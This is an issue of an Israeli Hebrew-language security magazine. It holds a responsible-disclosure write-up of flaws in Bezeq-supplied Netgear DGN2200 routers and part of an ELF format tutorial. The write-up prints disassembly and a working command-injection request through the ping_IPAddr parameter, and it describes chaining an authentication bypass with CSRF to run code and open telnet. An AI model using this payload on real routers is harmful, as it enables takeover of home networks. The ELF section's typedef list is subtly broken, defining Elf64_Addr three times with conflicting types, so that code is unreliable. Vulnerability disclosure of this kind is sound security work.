

Digital Whisper

גליון 71, אפריל 2016

מערכת המגזין:

אפיק קסטיאל, ניר אדר

מייסדים:

אפיק קסטיאל

מוביל הפרויקט:


אפיק קסטיאל, ניר אדר

עורכים:

כתבים: dexr4de, 0x3d5157636b525761 ואלכסנדר גצין

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

ברוכים הבאים לגליון ה-71, גליון אפריל 2016 והגליון האחרון של DigitalWhisper.

כן, קראתם נכון, אתם מחזיקים בידיכם את הגליון האחרון של המגזין. אחרי חמש וחצי שנים של פעילות, אנו נאלצים לסגור את הפרוייקט.

הפרטים עצמם לא כל כך חשובים (וגם את רובם אנחנו לא יכולים לפרסם, לפחות לא בשלב זה), אך חשוב שתדעו - אנחנו לא רוצים לסגור את הפרוייקט, אם זה היה תלוי בנו - היינו ממשיכים להוציא גליונות עוד ועוד. מאלצים אותנו לעשות זאת, הפסדנו בהליך משפטי שהתחיל ע"י אחד הקוראים של המגזין ואחד מהסעיפים בפשרה גזר עלינו להוריד את מערכת האתר עד סוף החודש.

אחרי שהצלחנו לעכל את זה, והבנו שאנחנו סוגרים את הפרוייקט, ישבנו וחשבנו רבות על מילות הסיכום, באיזה מילים נבחר ובאיזה מילים יזכרו אותנו. קראנו לא מעט "דברי סיכום" של מגזינים אחרים שהיו כאן ונסגרו לפנינו ועדיין לא הצלחנו למצוא את המילים המתאימות. העניין הזה לא פשוט, אז החלטנו שפשוט לא נכתוב מילות סיכום.

בהסתכלות על השנים שעברו, ועל כל הדפים שנכתבו / נערכו, אנחנו יוצאים עם צביטה בלב, אבל גם עם לא מעט גאווה, במסגרת המגזין פרסמנו יותר עמודי תוכן מכלל המגזינים שפורסמו עד כה בסצינה הישראלית.

ובכל זאת, לכל מי שרוצה - כתובות האימייל שלנו עדיין זמינות לטובת כל מי שרוצה להמשיך להתייעץ בנושאים כאלו ואחרים.

עוד לא החלטנו מה יהיה עם השרת, עם התוכן ועם המערכת, בתקווה שנחליט ונעדכן בהקדם.

ברצוננו להודות לכל מי שעזר לנו בדרך, לקח חלק ונתן מזמנו לטובת המיזם המטורף הזה. וכמובן תודה רבה למי שנתן מזמנו החודש וכתב למגזין. תודה רבה ל-0x3d5157636b525761, תודה רבה ל-dexr4de ותודה רבה לאלכסנדר גצין!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.


Happy April's
Fools day!

מקווים שלא באמת קניתם את זה (:



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי
13	ELF - EXECUTABLE LINKABLE FORMAT
32	גניבת פרטי אשראי מקופות דיגיטליות
43	דברי סיכום



"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על

נתב ביתי

מאת 0x3d5157636b525761

הקדמה

במאמר זה אחשוף מחקר עצמאי אשר ביצעתי ובמסגרתו מצאתי מספר חולשות הרצת קוד על ראוטר Netgear DGN2200. נתבים אלו נפוצים במיוחד בארץ עקב כך שחברת בזק מחלקת / חילקה אותן כחלק מחבילות השירות שלה. אני מציין בכוונה כאן את חברת בזק מכיוון שחקרתי firmware שלהם ולא firmware של Netgear, אף על פי שככל הנראה גם נתבים "טבעיים" של Netgear גם פגיעים בגרסאות מסויימות.

עד כמה שאני מבין, החולשה תוקנה כבר על ידי "בזק", אך חשוב לציין שישנם המון נתבים לא מעודכנים ולפיכך צפוי שמספר גדול של ראוטרים עדיין פגיע.

אציין כי חברת בזק שיתפה פעולה באופן מלא (בניגוד לחברת Netgear שניסתה בעיקר לזרוק אחריות), ומודעים לשחרור מאמר זה.

השתלשלות האירועים

- 10.02.2016 - גילוי 3 חולשות ראשוניות המצויינות במאמר זה (חולשות #1, #2 ו-#4).
- 10.02.2016 - פנייה אל חברת Netgear ומסירת הפרטים הטכניים, כולל PoC.
- 12.02.2016 - תגובה של חברת Netgear שלצערי גלגלו אחריות אל "בזק".
- 13.02.2016 - מציאת חולשה נוספת (חולשה #3) ודיווח נוסף עליה.
- 14.02.2016 - פנייה אל חברת "בזק".
- 21.02.2016 - תגובה ראשונית של "בזק" ומסירת פרטים טכניים.
- 03.03.2016 - תיקון ראשוני של חולשה #2 של בזק.
- 20.03.2016 - שחרור קוד ה-PoC לאינטרנט תוך מעקב צמוד של בזק.

"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי

www.DigitalWhisper.co.il

תחילת המחקר

מטרת העל היא למצוא דרך להריץ קוד על ראוטר מתוך רגל ה-WAN. מטרה זו תתבצע במספר חלקים, כאשר החולשות "מועמסות" אחת על גבי השנייה. המחקר שלנו יתחיל בשאלה: "מה ניתן לעשות מתוך ה-LAN?", ולאחר מכן יתפשט לשאלה: "האם ניתן להרחיב את היכולות אל ה-WAN?".

באופן טבעי, הדבר הראשון שבוצע הוא סריקת פורטים שגריתית, שבוצעה על ידי `nmap`:

```
root@godmode:~/research/netgear_from_their_ws# nmap 10.0.0.138
Starting Nmap 6.40 ( http://nmap.org ) at 2016-02-17 06:44 IST
Nmap scan report for 10.0.0.138
Host is up (0.0090s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
5000/tcp  open  upnp
MAC Address: 4C:60:DE:29:1D:7F (Netgear)

Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
root@godmode:~/research/netgear_from_their_ws#
```

הכיוון שלי היה לבדוק את המימושים של כל השירותים הללו, ובאופן טבעי התחלתי עם ה-http. ממשק ה-http מאפשר ניהול נוח של הראוטר, לאחר סיפוק שם משתמש וסיסמא תחת HTTP basic authorization. מכיוון שמדובר ב-http plaintext, תוקף מתוך ה-LAN יכול היה לנסות ולהסניף את תעבורת ה-Administrator ומתוכה לחלץ את הסיסמא בקלות, אך לעת עתה נתעלם מבעיה זו ונניח שלא ניתן לבצע הסנפה שכזו. אם כן, השלב הבא במחקר הוא לחשוף את ה-filesystem.


חשיפת מערכת הקבצים

את גרסת ה-firmware האחרונה הורדתי מהאתר של בזק - ניתן גם היום להוריד גרסאות firmware שונות בהתאם לראוטר שיש לכם. ה-firmware הוא קובץ יחיד המכיל בתוכו את כל מה שהראוטר צריך, וביניהם מערכות קבצים. הכלי הטוב ביותר לכך הוא `binwalk`:

```
root@godmode:~/research/netgear_bezeq_firmware# binwalk -e ./*
DECIMAL      HEX          DESCRIPTION
-----
58           0x3A        JFFS2 filesystem, big endian
root@godmode:~/research/netgear_bezeq_firmware#
```

הידד! נראה שמצאנו מערכת קבצים מסוג JFFS2, שהיא מערכת קבצים די פופולרית עבור embedded.
"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי

www.DigitalWhisper.co.il



הערה: לעיתים ניתקל במערכות קבצים לא סטנדרטיות ונצטרך לבצע מעט אבחון: טריק פופולרי של מתכנני embedded הוא לשנות ערכי *magic* ממערכת הקבצים על מנת שכלים כגון binwalk לא יזהו אותם. כמובן שישנם גם טריקים אחרים.

השלב הבא הוא כמובן לבצע mount ולבחון את התוכן.

היכן ה-cgi שלי?

ישנם כמה מקומות מעניינים לבחון:

1. סקריפטי אתחול - בדרך כלל תחת `etc/init.d` או `etc/rc.d`.
2. קונפיגורציות - בדרך כלל כל קובץ שמסתיים ב-`conf`, במיוחד תחת `etc`.
3. תיקיית `www` עבור ה-`http` שלנו.

אמנם ישנו סקריפט אתחול תחת `init.d`, אך הוא לא עושה דברים מיוחדים. לצערי, גם הקונפיגורציות לא היו משהו... והכי גרוע - בתיקיית `www` מצאתי רק קבצי `gif` ו-`html`! היכן לוגיקת צד השרת?


נדמיין ממשק `http` - תהליך ("`httpd`") פתח `socket` אשר מאזין על פורט 80, והוא משרת בקשות. תהליך זה אחראי על הגשת דפי ה-`html` מתוך תיקיית ה-`www` ואחראי גם על לוגיקת ה-`cgi`... מה שאומר שאם ה-`cgi` לא נמצאים בתוך מערכת הקבצים, הם כנראה "אפויים" לתוך תהליך כלשהו, והימור טוב הוא ה-`httpd`. נבחן אותו:

```
root@godmode:~/research/netgear_from_their_ws/squashfs-root/usr/sbin# strings httpd | grep
"\.cgi" | head
wsw_summary.cgi
fw_check.cgi
upgrade_check.cgi
strtblupgrade.cgi
dpf_backup.cgi
upgrade.cgi
fwLog.cgi
fwEmail.cgi
pforward.cgi
fwSchedule.cgi
root@godmode:~/research/netgear_from_their_ws/squashfs-root/usr/sbin#
```

אכן נראה שלפחות שמות ה-`cgi` "אפויים" לתוך ה-`httpd`. מצאתי גם קוד `html` ושלל ירקות, מה שאומר ששווה לחקור את ה-`httpd` יותר לעומק!

מחקר ה-httpd

ה-httpd הוא קובץ ELF שמקומפל לארכיטקטורת MIPS (כן, זה מה שהראוטר שלכם מריץ). למזלנו, IDA יודעת להתמודד יפה עם MIPS. הדבר הראשון שמציק בממשק ה-http בראוטר הוא שהוא דורש שם משתמש וסיסמא לכל דף (גם דפים לא קיימים!), ולכן היינו רוצים לבחון את הלוגיקה שמטפלת ב-basic authorization. למצוא קטע קוד שמטפל בכך היה טריוויאלי (xref פשוט), ולצערנו מתגלה פונקצייה די גדולה. החלטתי להתמקד אך ורק בפרסור שם המשתמש והסיסמא:



```

loc_409074:
la      $t9, base64decode
;
; base64decode(auth_blob);
;
jalr   $t9 ; base64decode
move   $a0, $s6
lw     $gp, 0x5AA8+var_5A80($sp)
move   $a0, $s6 # s
la     $t9, strchr
;
; auth_blob_colon = strchr(auth_blob, ':')
;
jalr   $t9 ; strchr
li     $a1, 0x3A # c
beqz  $v0, lbl_error_auth
lw     $gp, 0x5AA8+var_5A80($sp)

la     $t9, strcpy
;
; *auth_blob_colon = '\0';
; strcpy(USERNAME, auth_blob); // Oh dear!
;
la     $a0, USERNAME # dest
move  $a1, $s6 # src
sb    $zero, 0($v0)
jalr  $t9 ; strcpy
sw    $v0, 0x5AA8+var_30($sp)
    
```

בשלב זה בקוד, "auth_blob" מחזיק את ה-base64 שנשלח כחלק מתוך ה-HTTP headers ומייצג את שם המשתמש והסיסמא. לאחר Base64 decoding (שנעשה in-place) הקוד מחפש נקודותיים, שאמורות להפריד בין שם המשתמש והסיסמא. אם אכן נמצאו נקודותיים, מחליפים אותן ב-NULL terminator (פעולה סבירה) ולאחר מכן משתמשים ב-strcpy כדי להעתיק את שם המשתמש אל באפר גלובאלי (הו, לא!). אורך הבאפר הוא 20 בתים, וסיפוק של שם משתמש ארוך מדי מתחיל לדרוס גלובאליים אחרים. אם כן, חולשה #1: memory corruption בעת סיפוק שם המשתמש והסיסמא מתוך ה-LAN.

בפועל, לא הצלחתי להגיע להרצת קוד מתוך הבאג הזה, אז לעת עתה נזכור שהוא קיים ונמשיך הלאה.

"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי

www.DigitalWhisper.co.il

לאחר שמיצינו את חקירת הטיפול בשם המשתמש והסיסמא, הכיוון היה ללכת אחורה בפונקציה - לראות אילו code paths מביאים אותנו למצב של דרישת אותנטיקציה מראש. מהר מאד גיליתי את הלוגיקה שמסגנת דפים מאותנטיקציה, הנה חתיכה קטנה ממה שהולך שם:

```

la $t9, strcmp
la $a1, aUtility_js # "utility.js"
jalr $t9 ; strcmp
move $a0, $s3 # s1
beqz $v0, loc_408A74
lw $gp, 0x5AA8+var_5A80($sp)

la $t9, strcmp
la $a1, aBrowser_js # "browser.js"
jalr $t9 ; strcmp
move $a0, $s3 # s1
beqz $v0, loc_408A74
lw $gp, 0x5AA8+var_5A80($sp)

la $t9, strstr
la $a1, aEss_ # "ess_"
jalr $t9 ; strstr
move $a0, $s3 # haystack
bnez $v0, loc_408A74
lw $gp, 0x5AA8+var_5A80($sp)
    
```

הלוגיקה מסגנת דפים על ידי strcmp של הדף המבוקש (כפי שהגיע ב-HTTP GET), כאשר אם יש התאמה אז מוותרים על אותנטיקציה. חדי העין שביניכם הבחינו בוודאי ב-strstr בבלוק האחרון - והוא אכן הבאג כאן. שימו לב שבמקרה של strstr, מספיק שיהיה רשום איפשהו (למשל, בתוך משתנה get) את ה-string המבוקש על מנת לדלג על אותנטיקציה.

הערה: אף על פי שזה עלול להיראות כמו backdoor, בפועל זה יותר דומה לבאג. ישנה לוגיקה דומה שמחפשת סיומות של jpg (שאותן ניתן לנצל באופן דומה) וכנראה סתם המתכנת היה גרוע.

אם כן כל מה שעלינו לעשות הוא לספק את המחרוזת הרצויה בתור משתנה GET. חולשה #2: מעקף אותנטיקציה מתוך ה-LAN על כל דף שמוגש על ידי הראוטר.

הרחבת היכולות מתוך ה-LAN

אז, מה נותנת לנו היכולת לעבור אותנטיקציה מתוך ה-LAN? כמובן, ניתן לעשות דברים מאד מרושעים כמו לעדכן firmware, לנתק משתמשים ולמעשה לשלוט בכל אספקט של ה-LAN, אבל אנחנו מעוניינים להגיע למצב של הרצת קוד באופן חשאי. האם אנחנו יכולים לעשות זאת? הרצת קוד נעשית בדרך כלל על ידי קריאה אל `system`, ולכן נחפש xref-ים אל `system` בתוך ה-`httpd`. מהר מאד נגיע אל תוצאה נראית מבטיחה:

```

move    $a2, $s2
jalr    $t9 ; websGetVar
la      $a1, aPing_ipaddr # "ping_IPAddr"
lw      $gp, 0x228+var_218($sp)
addiu   $s0, $sp, 0x228+var_110
la      $t9, sprintf
lui     $a1, 0x49
lui     $a3, 0x49
move    $a2, $s2
la      $a3, aTmpDiag_conf # "/tmp/diag.conf"
la      $a1, aPingC455 # "ping -c 4 %s > %s"
jalr    $t9 ; sprintf
move    $a0, $s0 # s
lw      $gp, 0x228+var_218($sp)
la      $t9, system
jalr    $t9 ; system
move    $a0, $s0 # command
lw      $gp, 0x228+var_218($sp)
lui     $a0, 0x49
la      $t9, sendPage2Client
move    $a1, $s1
jalr    $t9 ; sendPage2Client
la      $a0, aDiag_ping_htm # "DIAG_ping.htm"
lw      $ra, 0x228+var_4($sp)
move    $v0, $zero
lw      $s2, 0x228+var_8($sp)
lw      $s1, 0x228+var_C($sp)
lw      $s0, 0x228+var_10($sp)
jr      $ra
addiu   $sp, 0x228
# End of function sub_41CC90

```

זהו אזור קוד המטפל בדיאגנוסטיקה של הראוטר, וספציפית יודע לעשות ping אל host לבחירת האדמין.

באופן פשוט:

```
ping -c 4 %s > %s
```

מורחב על ידי `sprintf` ואז נשלח ישירות אל `system`. הקובץ שאליו תכתבנה התוצאות הוא קבוע, אבל ה-`host` שעליו יתבצע ה-`ping` נלקח מתוך פרמטר ה-`GET` בשם `ping_IPAddr`, בלי שום וידוא עליו! זה אומר שאפשר להשתמש ב-`pipe` או ב-`backticks` והם יפורשו על ידי ה-`system`.

"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי

www.DigitalWhisper.co.il

הנה דוגמא משעשעת:

```
GET /ping.cgi?IPAddr1=8&IPAddr2=8&IPAddr3=8&IPAddr4=8&ping=Ping&ping_IPAddr=1|echo%201%
3E/tmp/pwned HTTP/1.1
Host: 10.0.0.138
Connection: keep-alive
Authorization: Basic QWRtaW46QWRtaW4=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 6.1; wow64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.109 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,he;q=0.6

HTTP/1.0 200 OK
Content-length: 2248
Content-type: text/html
```

הערה: אני יודע שאפשר לראות כאן את שם המשתמש והסיסמא שלי. היא שונתה (ובכל מקרה את ה-firmware שלי פצ'פצ'תי), אז אל תטרחו...

אם נבדוק האם נוצר קובץ בשם pwned בתוך tmp, נגלה כי אכן נוצר כזה -- הצלחנו להריץ קוד על הראוטר! מכיוון ש-httpd רץ ב-root (ולמעשה, הכל רץ ב-root בראוטר), אנחנו יכולים לבצע הכל! חולשה #3: הזרקת פקודה מתוך ה-LAN. כמובן, שילוב של חולשה זו עם מעקף האותנטיקציה נותן למשתמש ב-LAN להריץ איזה קוד שבא לו על הראוטר באופן שקט וחשאי.

אם כן, השתלטנו לגמרי על ה-LAN, והמטרה הקרובה היא לראות האם אפשר להרחיב את שליטתנו ל-WAN.

אז מה קורה ב-WAN?

אז, משתמש מתוך ה-LAN יכול לעשות מה שבא לו על ידי בקשת HTTP פשוטה לראוטר. המטרה היא למצוא משתמש כזה שיעשה בשבילנו את העבודה - ולגרום לו לבצע את העבודה מתוך ה-WAN. נניח שמישהו בתוך ה-LAN גולש החוצה עם http (לאתר של DigitalWhisper, לדוגמא). זה אומר שאם תוקף יושב בין הראוטר ובין שרת ה-http (כלומר, התוקף הוא Man In The Middle) - התוקף יכול לשנות את תשובת השרת. בפרט, התוקף יכול להזריק iframe חבוי שיבצע פניית http אל השרת (עם כל הפרטים), והקורבן שלנו (שיושב בתוך ה-LAN) יגש אל הראוטר ויבצע עבורנו את העבודה! תקיפה זו, המוכרת בתור CSRF, כבר הוזכרה במספר גליונות קודמים, ולכן לא אכביר במילים.

"כמה גרוע זה כבר יכול להיות" - מחקר חולשות על נתב ביתי

www.DigitalWhisper.co.il



שילוב החולשות

למעשה, כרגע יש לנו דרך מרוחקת להריץ קוד על ראוטר בהינתן man in the middle - הזרקת iframe שיבצע את הפקודה הרצויה (על ידי כלי ה-ping) ויעקוף את בקשת האותנטיקציה (על ידי הפעלת החולשה שמצאנו בהתחלה).

כתבתי קוד הדגמה (ב-html) שמדגים את שילוב החולשות הללו ויוצר קובץ על הראוטר. הוא פותח גם את ה-telnetd על הראוטר (לתוך ה-LAN), כך שיהיה קל לראות האם ההתקפה הצליחה או לא.

מסקנות

1. את רוב החולשות כאן ניתן היה למנוע בקלות. שימוש ב-strncpy ו-strchr היה אמור כבר לחלוף מן העולם, אך לצערנו עדיין קיים, במיוחד ב-embedded. צפו לראות עוד הרבה כאלה עם כל ה-hype של ה-"Internet of Things".
2. חולשת ה-command injection אף היא די פרימיטיבית, וניתן היה להמנע ממנה על ידי סניטיזציה פשוטה של הקלט.
3. התקפות מסוג CSRF אמורות להיות בראש של כל מתכנת צד-שרת, וגם כאן הייתה פאשלה לא קטנה.

קוד ה-PoC, הסברים קצת יותר מעמיקים יותר ותמונות של החתולה שלי ניתן למצוא בבלוג שלי, שיתעדכן בערך אחת לחודש, בכתובת: <https://securitygodmode.blogspot.co.il>.



ELF - Executable Linkable Format

מאת dexr4de

הקדמה

במאמר זה נכיר לעומק את מבנה ה-ELF ובפרט עבור מערכות 64 ביט. נעבור על מושגים ומונחים שונים הקשורים לטעינת תהליכים. לבסוף, בתור דוגמה מובהקת נתאר את האופן בו נטען הקרנל של לינוקס (שהוא בעצמו קובץ ELF) בזמן העלייה של המחשב.

ELF - Executable Linkable Format, כפי שהשם מרמז הוא פורמט קובץ הרצה סטנדרטי שנבחר ב-1999 לפורמט הרשמי של מערכות Unix like. כשאנו אומרים "קובץ הרצה" הכוונה לא רק לקובץ שמכיל פקודות מכונה, מיפוי לכתובות זכרון, הצהרה על `_start` והניתן באופן מעשי להרצה, אלא גם, כפי שנראה בהמשך, לקבצי אובייקט, core dumps, shared libraries וכו'. ELF פורסם לראשונה במערכות System V ומשם תפס תאוצה ופרסום רב.

Elf format

נציג להלן את הפורמט באופן כללי ובהמשך נתעמק בכל חלק לחוד:

offset	0	1	2	3	4	5	6	7
0x0000	'0x7F'	'E'	'L'	'F'	EI_CLASS	EI_DATA	EI_VERSION	EI_OSABI
0x0008	EI_ABIVERSION	EI_PAD	0x0	0x0	0x0	0x0	0x0	0x0
0x0010	e_type		e_machine		e_version			
0x0018	e_entry							
0x0020	e_phoff							
0x0028	e_shoff							
0x0030	e_flags				e_ehsize		e_phentsize	
0x0038	e_phnum		e_shentsize		e_shnum		e_shstrndx	
0x0040	p_type				p_flags			
0x0048	p_offset							

ELF - Executable Linkable Format


www.DigitalWhisper.co.il

0x0050	p_vaddr	
0x0058	p_paddr	
0x0060	p_filesz	
0x0068	p_memsz	
0x0070	p_align	
	More Elf64_Phdr's ...	
	Sections go here ...	
N + 0x00	sh_name	sh_type
N + 0x08	sh_flags	
N + 0x10	sh_addr	
N + 0x18	sh_offset	
N + 0x20	sh_size	
N + 0x28	sh_link	sh_info
N + 0x30	sh_addralign	
N + 0x38	sh_entsize	
	More Elf64_Shdr's	

כפי שניתן לראות, תחילת הקובץ מיוצגת על ידי ה-Elf header. תפקידו העיקרי הוא לשמש כ"תוכן העניינים" של הקובץ עצמו.

עוד ניתן להבחין ב-Program headers שמציינים את הסגמנטים (segments) שיימצאו בזמן הרצת הקובץ, וכן ב-Section table הנמצא בסוף, ומציין את המקטעים השונים בקובץ. לכאורה נראה כי יש דמיון רב בין section ל-segment, אך כפי שנראה בהמשך יש הבדל מהותי בין השניים. בינתיים נסתפק בכך שנגיד כי בזמן הרצה חלק מהsections מתאגדים ל-segment יחיד וחלקם אף נשמטים.

כשאנו אומרים סגמנט, אין הכוונה לאותו סגמנט שאנו רגילים לשמוע עליו, כזה שניתן לגשת אליו בעזרת סלקטורים וכו', אלא פשוט למרחב מסוים בזכרון בזמן ריצה.



וכמובן יש את גוף הקובץ, שבו אפשר לצפות שיהיו מקטעים הקשורים להרצה של הקובץ כמו text, data, .bss. במאמר נכיר עוד כמה חדשים.

הערה: בהמשך מופיעות דוגמאות חיות שנועדו להמחיש את הנעשה בפועל. הדוגמאות כוללות הרצה של תכנית פשוטה ביותר שקומפלה עם shared library.

נשתמש ב-readelf כדי להדפיס חלקים רלוונטיים להסבר:

file.c:

```
#include <stdio.h>

extern int myvar;
extern int get_magic();

int main(int argc, char **argv)
{
    printf("myvar = %d\n", myvar);
    printf("magic function returned %#04x\n", get_magic());

    return 0;
}

mylib.c:
int myvar = 123789;

int get_magic()
{
    return 0x1337;
}
```

תהליך הקומפילציה:

```
gcc -o mylib.so mylib.c -shared
gcc -o magic file.c ./mylib.so
```



בואו נצלול

חלק זה הוא היותר טכני שבמאמר ויש בו שימוש במבני נתונים. ניתן לראות אותם בפירוט בקוד מקור של הקרנל של לינוקס ב-include/upai/linux/elf.h. כמו כן אתר שאני מאוד ממליץ עליו כי הוא מכיל את כל ה-source code של הקרנל של לינוקס משלל גרסאות והוא מאוד נוח לגלישה:

<http://lxr.free-electrons.com>

לפני שנתחיל להגדיר את מבני הנתונים, על מנת להקל על קריאת הקוד נביא typedefs רלוונטיים:

```
/* 64-bit ELF base types */
typedef unsigned long long Elf64_Addr;
typedef unsigned short Elf64_Half;
typedef signed short Elf64_Addr;
typedef unsigned long long Elf64_Off;
typedef signed int Elf64_Sword;
typedef unsigned int Elf64_Word;
typedef unsigned long long Elf64_Xword;
typedef signed long long Elf64_Addr;
```

Elf Header

כפי שמשמע עד כה, חלק זה אכן אחראי על הצגת המידע הכללי אודות הקובץ הרצה. הוא מוגדר כך:

```
typedef struct elf64_hdr {
    unsigned char e_ident[EI_NIDENT]; /* ELF "magic number" */
    Elf64_Half e_type;
    Elf64_Half e_machine;
    Elf64_Word e_version;
    Elf64_Addr e_entry; /* Entry point virtual address */
    Elf64_Off e_phoff; /* Program header table file offset */
    Elf64_Off e_shoff; /* Section header table file offset */
    Elf64_Word e_flags;
    Elf64_Half e_ehsize;
    Elf64_Half e_phentsize;
    Elf64_Half e_phnum;
    Elf64_Half e_shentsize;
    Elf64_Half e_shnum;
    Elf64_Half e_shstrndx;
} Elf64_Ehdr;
```

נתמקד בשדות היותר רלוונטיים (הכוונה היא שאני מניח כי למשל שדות כמו e_machine, אמורים להיות מובנים מאליו...)

- **e_ident** - כמו שהשם מרמז זהו החלק העקרי שמזהה את הקובץ. זהו מערך בגודל 16 בתים שכאשר ה-4 בתים הראשונים הם הידועים בתור ELF magic number שהוא: '0x7F', 'E', 'L', 'F' הבתים האחרים הם מוגדרים להיות אפסים וחלקם מורים על האם הקובץ הוא למשל big/little endian וכו'.



- **e_type** - סוג הקובץ. נשתמש בפקודה: `readelf -h magic mylib.so` ואכן נראה את ההבדל בין השניים:

```
File: magic
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                   ELF64
  Data:                     2's complement, little endian
  Version:                  1 (current)
  OS/ABI:                   UNIX - System V
  ABI Version:              0
  Type:                     EXEC (Executable file)
```

```
File: mylib.so
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                   ELF64
  Data:                     2's complement, little endian
  Version:                  1 (current)
  OS/ABI:                   UNIX - System V
  ABI Version:              0
  Type:                     DYN (Shared object file)
```

- **e_entry** - הכתובת הוירטואלית ממנה מתחיל תהליך טעינת התכנית/מידע
